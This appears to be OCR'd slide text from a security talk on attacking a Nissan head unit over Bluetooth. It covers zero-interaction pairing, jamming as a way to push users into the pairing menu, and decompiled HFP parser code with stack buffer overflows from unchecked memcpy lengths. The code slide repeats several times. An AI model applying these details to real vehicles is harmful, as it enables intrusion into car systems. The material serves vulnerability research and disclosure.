	KeyboardOnly	Passkey Entry	Passkey Entry	Just Works
	NoInputNoOutput	Just Works	Just Works	Just Works

Bluetooth: Pairing: Nissan

- Accepts pairing requests only in Add New submenu
- Pairing can be completed without user interaction
- 0.5-click bluetooth communication:
  - 0-click if specific menu is opened
  - How to force a user to open it?
    - 2.4Ghz Jamming
- Link connections:
  - Can be established from any menu




Please search for MYCAR.
The system is waiting for your device to initiate pairing. From your handset's Bluetooth settings menu, have the handset scan for nearby Bluetooth devices.


Bluetooth: Hands-Free Profile (HFP)

HFP is used to place and receive audio streams.

- Based on RFCOMM
- Manages the communication process
- Signal control messages
- AT-commands based
- Audio goes through SCO channel



Bluetooth: Hands-Free Profile (HFP)



Hands-Free

Audio Gateway

Service Level Connection
Initialization Procedure

RFCOMM Connection

AT+BRSF=<HF Supported Features>

+BRSF: <AG Supported Features>

OK

The HF notifies AG about its supported features and the AG responds with its supported features

AT+BAC=<HF Available Codecs>

OK

The HF notifies the AG about its available codecs if it supports the Coded Negotiation feature

AT+CIND=?

+CIND: ...

OK

The HF retrieves the information describing the indicators supported in the AG


Bluetooth: Hands-Free Profile (HFP)

- Most of the AT-commands are standardized
- Vendor-specific AT-commands might be implemented:
  - Mobile phone specific: Android, IPhone
  - Voice Recognition: Siri
- Request example: `AT+COMMAND=”AAAA”,”BBBB”`
- Response example: `+COMMAND: “CCCC”,“DDDD”`

AT Command	Comment
AT+APLSIRI?	AT command to retrieve Siri status information
AT+APLNRSTAT	Obtains information about the state of incoming audio


HFP: Stack Buffer Overflow

Bluetooth: HFP Vulnerability: Root cause




```
size_t __fastcall HF_ParseRsp(RfDlc *dlc, uint8_t *rxbf, size_t rxlen)
{
 size_t params[10]; // [sp+8Ch] [bp-94h] BYREF

 if ( j_CmpBuffer(rxbf, "+ANDROID:") )
 {
   if ( j_CmpBuffer(&rxbf[space_len + 11], "probe") )
   {
     param_cnt = j_GetParameters(
                   probe_bf,
                   (unsigned __int16)(probe_len - 2),
                   &probe_params,
                   probe_lens,
                   2u);
     switch ( param_cnt )
     {
       case 2:
         if ( (unsigned int)probe_lens[1] - 2 <= 0xC )
         {
           v40 = probe_lens[0];
           memcpy(params, probe_params, probe_lens[0]);
         }
     }
```

Bluetooth: HFP Vulnerability: Root cause




```
size_t __fastcall HF_ParseRsp(RfDlc *dlc, uint8_t *rxbf, size_t rxlen)
{
 size_t params[10]; // [sp+8Ch] [bp-94h] BYREF

 if ( j_CmpBuffer(rxbf, "+ANDROID:") )
 {
   if ( j_CmpBuffer(&rxbf[space_len + 11], "probe") )
   {
     param_cnt = j_GetParameters(
                   probe_bf,
                   (unsigned __int16)(probe_len - 2),
                   &probe_params,
                   probe_lens,
                   2u);
     switch ( param_cnt )
     {
       case 2:
         if ( (unsigned int)probe_lens[1] - 2 <= 0xC )
         {
           v40 = probe_lens[0];
           memcpy(params, probe_params, probe_lens[0]);
         }
     }
```

Bluetooth: HFP Vulnerability: Root cause




```
size_t __fastcall HF_ParseRsp(RfDlc *dlc, uint8_t *rxbf, size_t rxlen)
{
 size_t params[10]; // [sp+8Ch] [bp-94h] BYREF

 if ( j_CmpBuffer(rxbf, "+ANDROID:") )
 {
   if ( j_CmpBuffer(&rxbf[space_len + 11], "probe") )
   {
     param_cnt = j_GetParameters(
                   probe_bf,
                   (unsigned __int16)(probe_len - 2),
                   &probe_params,
                   probe_lens,
                   2u);
     switch ( param_cnt )
     {
       case 2:
         if ( (unsigned int)probe_lens[1] - 2 <= 0xC )
         {
           v40 = probe_lens[0];
           memcpy(params, probe_params, probe_lens[0]);
         }
     }
```

Bluetooth: HFP Vulnerability: Root cause




```
size_t __fastcall HF_ParseRsp(RfDlc *dlc, uint8_t *rxbf, size_t rxlen)
{
 size_t params[10]; // [sp+8Ch] [bp-94h] BYREF

 if ( j_CmpBuffer(rxbf, "+ANDROID:") )
 {
   if ( j_CmpBuffer(&rxbf[space_len + 11], "probe") )
   {
     param_cnt = j_GetParameters(
                   probe_bf,
                   (unsigned __int16)(probe_len - 2),
                   &probe_params,
                   probe_lens,
                   2u);
     switch ( param_cnt )
     {
       case 2:
         if ( (unsigned int)probe_lens[1] - 2 <= 0xC )
         {
           v40 = probe_lens[0];
           memcpy(params, probe_params, probe_lens[0]);
         }
     }
```

Bluetooth: HFP Vulnerability: Root cause




```
size_t __fastcall HF_ParseRsp(RfDlc *dlc, uint8_t *rxbf, size_t rxlen)
{
 size_t params[10]; // [sp+8Ch] [bp-94h] BYREF

 if ( j_CmpBuffer(rxbf, "+ANDROID:") )
 {
   if ( j_CmpBuffer(&rxbf[space_len + 11], "probe") )
   {
     param_cnt = j_GetParameters(
                   probe_bf,
                   (unsigned __int16)(probe_len - 2),
                   &probe_params,
                   probe_lens,
                   2u);
     switch ( param_cnt )
     {
       case 2:
         if ( (unsigned int)probe_lens[1] - 2 <= 0xC )
         {
           v40 = probe_lens[0];
           memcpy(params, probe_params, probe_lens[0]);
         }
     }
```

Bluetooth: HFP Vulnerability: Root cause




```
size_t __fastcall HF_ParseRsp(RfDlc *dlc, uint8_t *rxbf, size_t rxlen)
{
 size_t params[10]; // [sp+8Ch] [bp-94h] BYREF

 if ( j_CmpBuffer(rxbf, "+ANDROID:") )
 {
   if ( j_CmpBuffer(&rxbf[space_len + 11], "probe") )
   {
     param_cnt = j_GetParameters(
                   probe_bf,
                   (unsigned __int16)(probe_len - 2),
                   &probe_params,
                   probe_lens,
                   2u);
     switch ( param_cnt )
     {
       case 2:
         if ( (unsigned int)probe_lens[1] - 2 <= 0xC )
         {
           v40 = probe_lens[0];
           memcpy(params, probe_params, probe_lens[0]);
         }
     }
```

Bluetooth: HFP Vulnerability: Root cause




```
if ( j_CmpBuffer(rxbf, "+ANDROID:") )
{
 if ( j_CmpBuffer(&rxbf[space_len + 11], "audiosource") )
 {
   j_GetParameters(
     v48,
     (unsigned __int16)(v49 - 2),
     tmp_params,
     &tmp_lens,
     1u
   );
   memcpy(params, tmp_params[0], tmp_lens);
 }
}
```




```
if ( j_CmpBuffer(rxbf, "+ANDROID:") )
{
 if ( j_CmpBuffer(&rxbf[space_len + 11], "vds") )
 {
     j_GetParameters(
       v52,
       (unsigned __int16)(v43 - 2),
       tmp_params,
       &tmp_lens,
       1u
     );
     memcpy(probe_lens, tmp_params[0], tmp_lens);
 }
}
```

Bluetooth: HFP Vulnerability: Root cause



```
if ( j_CmpBuffer(rxbf, "+ANDROID:") )
{
 if ( j_CmpBuffer(&rxbf[space_len + 11], "audiosource") )
 {
   j_GetParameters(
     v48,
     (unsigned __int16)(v49 - 2),
     tmp_params,
     &tmp_lens,
     1u
   );
   memcpy(params, tmp_params[0], tmp_lens);
 }
}
```




```
